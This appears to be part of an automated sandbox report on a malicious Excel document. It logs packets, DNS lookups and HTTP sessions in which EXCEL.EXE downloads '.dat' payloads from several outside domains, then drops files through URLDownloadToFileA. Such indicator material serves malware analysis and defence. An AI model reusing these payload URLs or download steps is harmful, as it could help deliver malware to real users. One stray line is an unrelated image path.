Feb 22, 2021 22:50:49.232685089 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:50:49.573412895 CET	49169	80	192.168.2.22	112.125.131.128
Feb 22, 2021 22:50:52.580967903 CET	49169	80	192.168.2.22	112.125.131.128
Feb 22, 2021 22:50:54.236738920 CET	80	49168	185.159.153.72	192.168.2.22
Feb 22, 2021 22:50:54.236973047 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:50:58.587426901 CET	49169	80	192.168.2.22	112.125.131.128
Feb 22, 2021 22:51:10.785778046 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:10.864605904 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:10.864765882 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:10.865932941 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:10.944741011 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.157866001 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.157892942 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.157907963 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.157979965 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.158054113 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.158237934 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.158266068 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.158301115 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.158437967 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.158490896 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.158679008 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.158715010 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.158735991 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.158754110 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.158902884 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.158951044 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.158957005 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.158993006 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.159157038 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.159207106 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.236942053 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.236984015 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.236996889 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.237075090 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.237118959 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.237124920 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.237243891 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.237310886 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.237438917 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.237504005 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.237524986 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.237586975 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.237720013 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.237791061 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.237957954 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.238018990 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.238156080 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.238207102 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.238405943 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.238498926 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.238576889 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.238640070 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.238837004 CET	80	49170	2.59.117.215	192.168.2.22
Feb 22, 2021 22:51:12.238903999 CET	49170	80	192.168.2.22	2.59.117.215
Feb 22, 2021 22:51:12.355278015 CET	49171	80	192.168.2.22	192.185.16.95
Feb 22, 2021 22:51:12.514889002 CET	80	49171	192.185.16.95	192.168.2.22
Feb 22, 2021 22:51:12.515033960 CET	49171	80	192.168.2.22	192.185.16.95
Feb 22, 2021 22:51:12.516158104 CET	49171	80	192.168.2.22	192.185.16.95
Feb 22, 2021 22:51:12.674982071 CET	80	49171	192.185.16.95	192.168.2.22
Feb 22, 2021 22:51:12.701843023 CET	80	49171	192.185.16.95	192.168.2.22
Feb 22, 2021 22:51:12.703134060 CET	49171	80	192.168.2.22	192.185.16.95

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 22:51:12.703169107 CET	49171	80	192.168.2.22	192.185.16.95
Feb 22, 2021 22:51:12.903278112 CET	80	49171	192.185.16.95	192.168.2.22
Feb 22, 2021 22:51:13.063440084 CET	80	49171	192.185.16.95	192.168.2.22
Feb 22, 2021 22:51:13.065519094 CET	49171	80	192.168.2.22	192.185.16.95
Feb 22, 2021 22:51:18.064186096 CET	80	49171	192.185.16.95	192.168.2.22
Feb 22, 2021 22:51:18.064300060 CET	49171	80	192.168.2.22	192.185.16.95
Feb 22, 2021 22:51:48.064300060 CET	80	49171	192.185.16.95	192.168.2.22
Feb 22, 2021 22:52:46.797871113 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:52:46.798182964 CET	49167	80	192.168.2.22	181.88.192.136
Feb 22, 2021 22:52:47.087100029 CET	80	49167	181.88.192.136	192.168.2.22
Feb 22, 2021 22:52:47.087214947 CET	49167	80	192.168.2.22	181.88.192.136
Feb 22, 2021 22:52:47.311597109 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:52:47.920103073 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:52:49.121326923 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:52:51.523926020 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:52:56.329132080 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:53:05.939691067 CET	49168	80	192.168.2.22	185.159.153.72

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 22:50:46.846165895 CET	52197	53	192.168.2.22	8.8.8.8
Feb 22, 2021 22:50:47.025825024 CET	53	52197	8.8.8.8	192.168.2.22
Feb 22, 2021 22:50:48.205296040 CET	53099	53	192.168.2.22	8.8.8.8
Feb 22, 2021 22:50:48.399307966 CET	53	53099	8.8.8.8	192.168.2.22
Feb 22, 2021 22:50:49.264208078 CET	52838	53	192.168.2.22	8.8.8.8
Feb 22, 2021 22:50:49.569343090 CET	53	52838	8.8.8.8	192.168.2.22
Feb 22, 2021 22:51:10.633824110 CET	61200	53	192.168.2.22	8.8.8.8
Feb 22, 2021 22:51:10.781887054 CET	53	61200	8.8.8.8	192.168.2.22
Feb 22, 2021 22:51:12.168699026 CET	49548	53	192.168.2.22	8.8.8.8
Feb 22, 2021 22:51:12.352528095 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 22:50:46.846165895 CET	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	dindorf.com.ar	A (IP address)	IN (0x0001)
Feb 22, 2021 22:50:48.205296040 CET	192.168.2.22	8.8.8.8	0xef41	Standard query (0)	7ruzezendegi.com	A (IP address)	IN (0x0001)
Feb 22, 2021 22:50:49.264208078 CET	192.168.2.22	8.8.8.8	0x1168	Standard query (0)	miaovideo.com	A (IP address)	IN (0x0001)
Feb 22, 2021 22:51:10.633824110 CET	192.168.2.22	8.8.8.8	0x8c10	Standard query (0)	batikentklinik.com	A (IP address)	IN (0x0001)
Feb 22, 2021 22:51:12.168699026 CET	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	chandni.pk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 22:50:47.025825024 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	dindorf.com.ar		181.88.192.136	A (IP address)	IN (0x0001)
Feb 22, 2021 22:50:48.399307966 CET	8.8.8.8	192.168.2.22	0xef41	No error (0)	7ruzezendegi.com		185.159.153.72	A (IP address)	IN (0x0001)
Feb 22, 2021 22:50:49.569343090 CET	8.8.8.8	192.168.2.22	0x1168	No error (0)	miaovideo.com		112.125.131.128	A (IP address)	IN (0x0001)
Feb 22, 2021 22:51:10.781887054 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	batikentklinik.com		2.59.117.215	A (IP address)	IN (0x0001)
Feb 22, 2021 22:51:12.352528095 CET	8.8.8.8	192.168.2.22	0x2c09	No error (0)	chandni.pk		192.185.16.95	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- dindorf.com.ar
- 7ruzezendegi.com
- batikentklinik.com
- chandni.pk

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	181.88.192.136	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 22:50:47.330399990 CET	0	OUT	GET /ntpnttfypqs/44249951829861100000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: dindorf.com.ar Connection: Keep-Alive
Feb 22, 2021 22:50:48.193165064 CET	1	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 21:50:48 GMT Content-Type: text/html; charset=ISO-8859-1 Content-Length: 0 Connection: keep-alive Vary: User-Agent Server: FlowBalancer X-Cache-Status: MISS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	185.159.153.72	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 22:50:48.537607908 CET	1	OUT	GET /samsgtlfwzt/44249951829861100000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 7ruzezendegi.com Connection: Keep-Alive
Feb 22, 2021 22:50:49.074884892 CET	2	IN	HTTP/1.1 302 Found Date: Mon, 22 Feb 2021 21:50:48 GMT Server: Apache Location: http://7ruzezendegi.com/cgi-sys/suspendedpage.cgi Content-Length: 233 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 37 72 75 7a 65 7a 65 6e 64 65 67 69 2e 63 6f 6d 2f 63 67 69 2d 73 79 73 2f 73 75 73 70 65 6e 64 65 64 70 61 67 65 2e 63 67 69 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>
Feb 22, 2021 22:50:49.077519894 CET	2	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 7ruzezendegi.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 22:50:49.231807947 CET	3	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 21:50:48 GMT Server: Apache Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	2.59.117.215	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 22:51:10.865932941 CET	5	OUT	GET /qtuofsxtov/44249951829861100000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: batikentklinik.com Connection: Keep-Alive
Feb 22, 2021 22:51:12.157866001 CET	6	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://batikentklinik.com/wp-json/>; rel="https://api.w.org/" X-Litespeed-Cache-Control: public,max-age=3600 X-Litespeed-Tag: 164_HTTP.404,164_404,164_URL.13aed0d0174f3be9038c17f54db51e93,164_ Transfer-Encoding: chunked Date: Mon, 22 Feb 2021 21:49:24 GMT Server: LiteSpeed Connection: Keep-Alive Data Raw: 35 31 31 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 74 72 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0d 0a 09 3c 74 69 74 6c 65 3e 53 61 79 66 61 20 62 75 6c 75 6e 61 6d 61 64 c4 b1 20 26 23 38 32 31 31 3b 20 4b 65 6e 74 20 4b 6c 69 6e 69 6b 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 66 6f 6e 74 73 2e 67 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 73 2e 77 2e 6f 72 67 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 4b 65 6e 74 20 4b 6c 69 6e 69 6b 20 26 72 61 71 75 6f 3b 20 62 65 73 6c 65 6d 65 73 69 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 61 74 69 6b 65 6e 74 6b 6c 69 6e 69 6b 2e 63 6f 6d 2f 66 65 65 64 2f 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 4b 65 6e 74 20 4b 6c 69 6e 69 6b 20 26 72 61 71 75 6f 3b 20 79 6f 72 75 6d 20 62 65 73 6c 65 6d 65 73 69 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 61 74 69 6b 65 6e 74 6b 6c 69 6e 69 6b 2e 63 6f 6d 2f 63 6f 6d 6d 65 6e 74 73 2f 66 65 65 64 2f 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 53 4b 59 50 45 5f 54 4f 4f 4c 42 41 52 22 20 63 6f 6e 74 65 6e 74 3d 22 53 4b 59 50 45 5f 54 4f 4f 4c 42 41 52 5f 50 41 52 53 45 52 5f 43 4f 4d 50 41 54 49 42 4c 45 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 74 68 65 6d 65 2d 63 6f 6c 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 23 66 35 66 35 66 35 22 3e 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 53 61 79 66 61 20 62 75 6c 75 6e 61 6d 61 64 c4 b1 20 26 23 38 32 31 31 3b 20 4b 65 6e 74 20 4b 6c 69 6e 69 6b 22 3e 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 75 72 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 68 74 74 70 3a 2f 2f 62 61 74 69 6b 65 6e 74 6b 6c 69 6e 69 6b 2e 63 6f 6d 2f 71 74 75 6f 66 73 78 74 6f 76 2f 34 34 32 34 39 39 35 31 38 32 39 38 36 31 31 30 30 30 30 30 2e 64 61 74 22 3e 0a 3c 6d 65 74 61 20 70 Data Ascii: 511<!DOCTYPE HTML><html lang="tr"><head><meta charset="UTF-8"><title>Sayfa bulunamad – Kent Klinik</title><link rel='dns-prefetch' href='//fonts.googleapis.com' /><link rel='dns-prefetch' href='//s.w.org' /><link rel="alternate" type="application/rss+xml" title="Kent Klinik » beslemesi" href="https://batikentklinik.com/feed/" /><link rel="alternate" type="application/rss+xml" title="Kent Klinik » yorum beslemesi" href="https://batikentklinik.com/comments/feed/" /><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="SKYPE_TOOLBAR" content="SKYPE_TOOLBAR_PARSER_COMPATIBLE"><meta name="theme-color" content="#f5f5f5"><meta property="og:title" content="Sayfa bulunamad – Kent Klinik"><meta property="og:url" content="http://batikentklinik.com/qtuofsxtov/44249951829861100000.dat"><meta p

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	192.185.16.95	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 22:51:12.516158104 CET	34	OUT	GET /ictrljsfuh/44249951829861100000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: chandni.pk Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 22:51:12.701843023 CET	34	IN	HTTP/1.1 302 Found Date: Mon, 22 Feb 2021 21:51:12 GMT Server: nginx/1.19.5 Content-Type: text/html; charset=iso-8859-1 Content-Length: 227 Location: http://chandni.pk/cgi-sys/suspendedpage.cgi X-Server-Cache: true X-Proxy-Cache: MISS Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 63 68 61 6e 64 6e 69 2e 70 6b 2f 63 67 69 2d 73 79 73 2f 73 75 73 70 65 6e 64 65 64 70 61 67 65 2e 63 67 69 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body> Found The document has moved here. </body></html>
Feb 22, 2021 22:51:12.703169107 CET	35	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: chandni.pk Connection: Keep-Alive
Feb 22, 2021 22:51:13.063440084 CET	35	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 21:51:12 GMT Server: nginx/1.19.5 Content-Type: text/html Content-Length: 315 Vary: Accept-Encoding Content-Encoding: gzip X-Server-Cache: false Data Raw: 1f 8b 08 00 00 00 00 00 00 03 65 91 d1 4f c2 30 10 c6 df fd 2b 6a 13 7d 1b 1d 8a 89 d1 76 26 0e 54 92 c9 88 cc 18 9f 4c 59 6f ac c9 b6 ce ee 26 f2 df cb 56 10 0d f7 f6 fb 72 f7 f5 eb 1d 3f 1d c7 61 f2 3e 9f 90 1c cb 82 cc 5f ef a3 69 48 a8 c7 d8 db 65 c8 d8 38 19 93 a7 e4 39 22 a3 81 3f 24 89 95 55 a3 51 9b 4a 16 8c 4d 66 34 38 e1 dd 58 70 42 5c f1 1c a4 fa a5 7d 71 d4 58 40 10 9a 0a 65 8a 64 d1 d6 b5 b1 c8 99 93 8f ba 4b 40 b9 4d 83 b5 07 9f ad fe 12 b4 1b 84 0a bd 64 53 03 25 a9 23 41 11 be 91 75 cf df 92 34 97 b6 01 14 2d 66 de 35 3d c4 61 ff f2 f0 a5 51 1b 52 4a bb d2 d5 5a 2b cc 05 f5 e9 8e 73 d0 ab 1c 7b a1 80 0c 9d d8 23 9a fa 40 c7 69 75 66 65 09 64 e7 37 f4 fd 33 4a f6 66 8e fa 86 a5 b1 0a 6c 6f b8 08 5f e2 28 9a ce 1e 05 95 2d 1a 7a 94 a8 b1 a9 a0 dd 02 6e 18 cb d6 aa 69 ea 41 6a 4a 76 a7 2a 61 21 03 0b f6 43 01 42 8a e7 b5 56 e2 6a 1e 47 a3 87 8b 78 44 03 ce 5c 9a 3f 0b e8 be bc bd 12 73 67 fa 01 31 ba ab ae ee 01 00 00 Data Ascii: eO0+j}v&TLYo&Vr?a>_iHe89"?$UQJMf48XpB\}qX@edK@MdS%#Au4-f5=aQRJZ+s{#@iufed73Jflo_(-zniAjJ v*a!CBVjGxD\?sg1

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2320 Parent PID: 584

General

Start time:	22:50:35
Start date:	22/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ff80000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CBA8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1402CEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\FCCE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CA828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CA828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CA828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CA828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CA828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CA828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CA828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CA828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CA828C	URLDownloadToFileA
C:\Users\user\JDFR.hdfgr1	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	140CA828C	URLDownloadToFileA
C:\Users\user\JDFR.hdfgr4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	140CA828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\CA52.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1402CEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CBA8.tmp	success or wait	1	14053B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\CA52.tmp	success or wait	1	14053B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FCCE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA9E9AC0	unknown
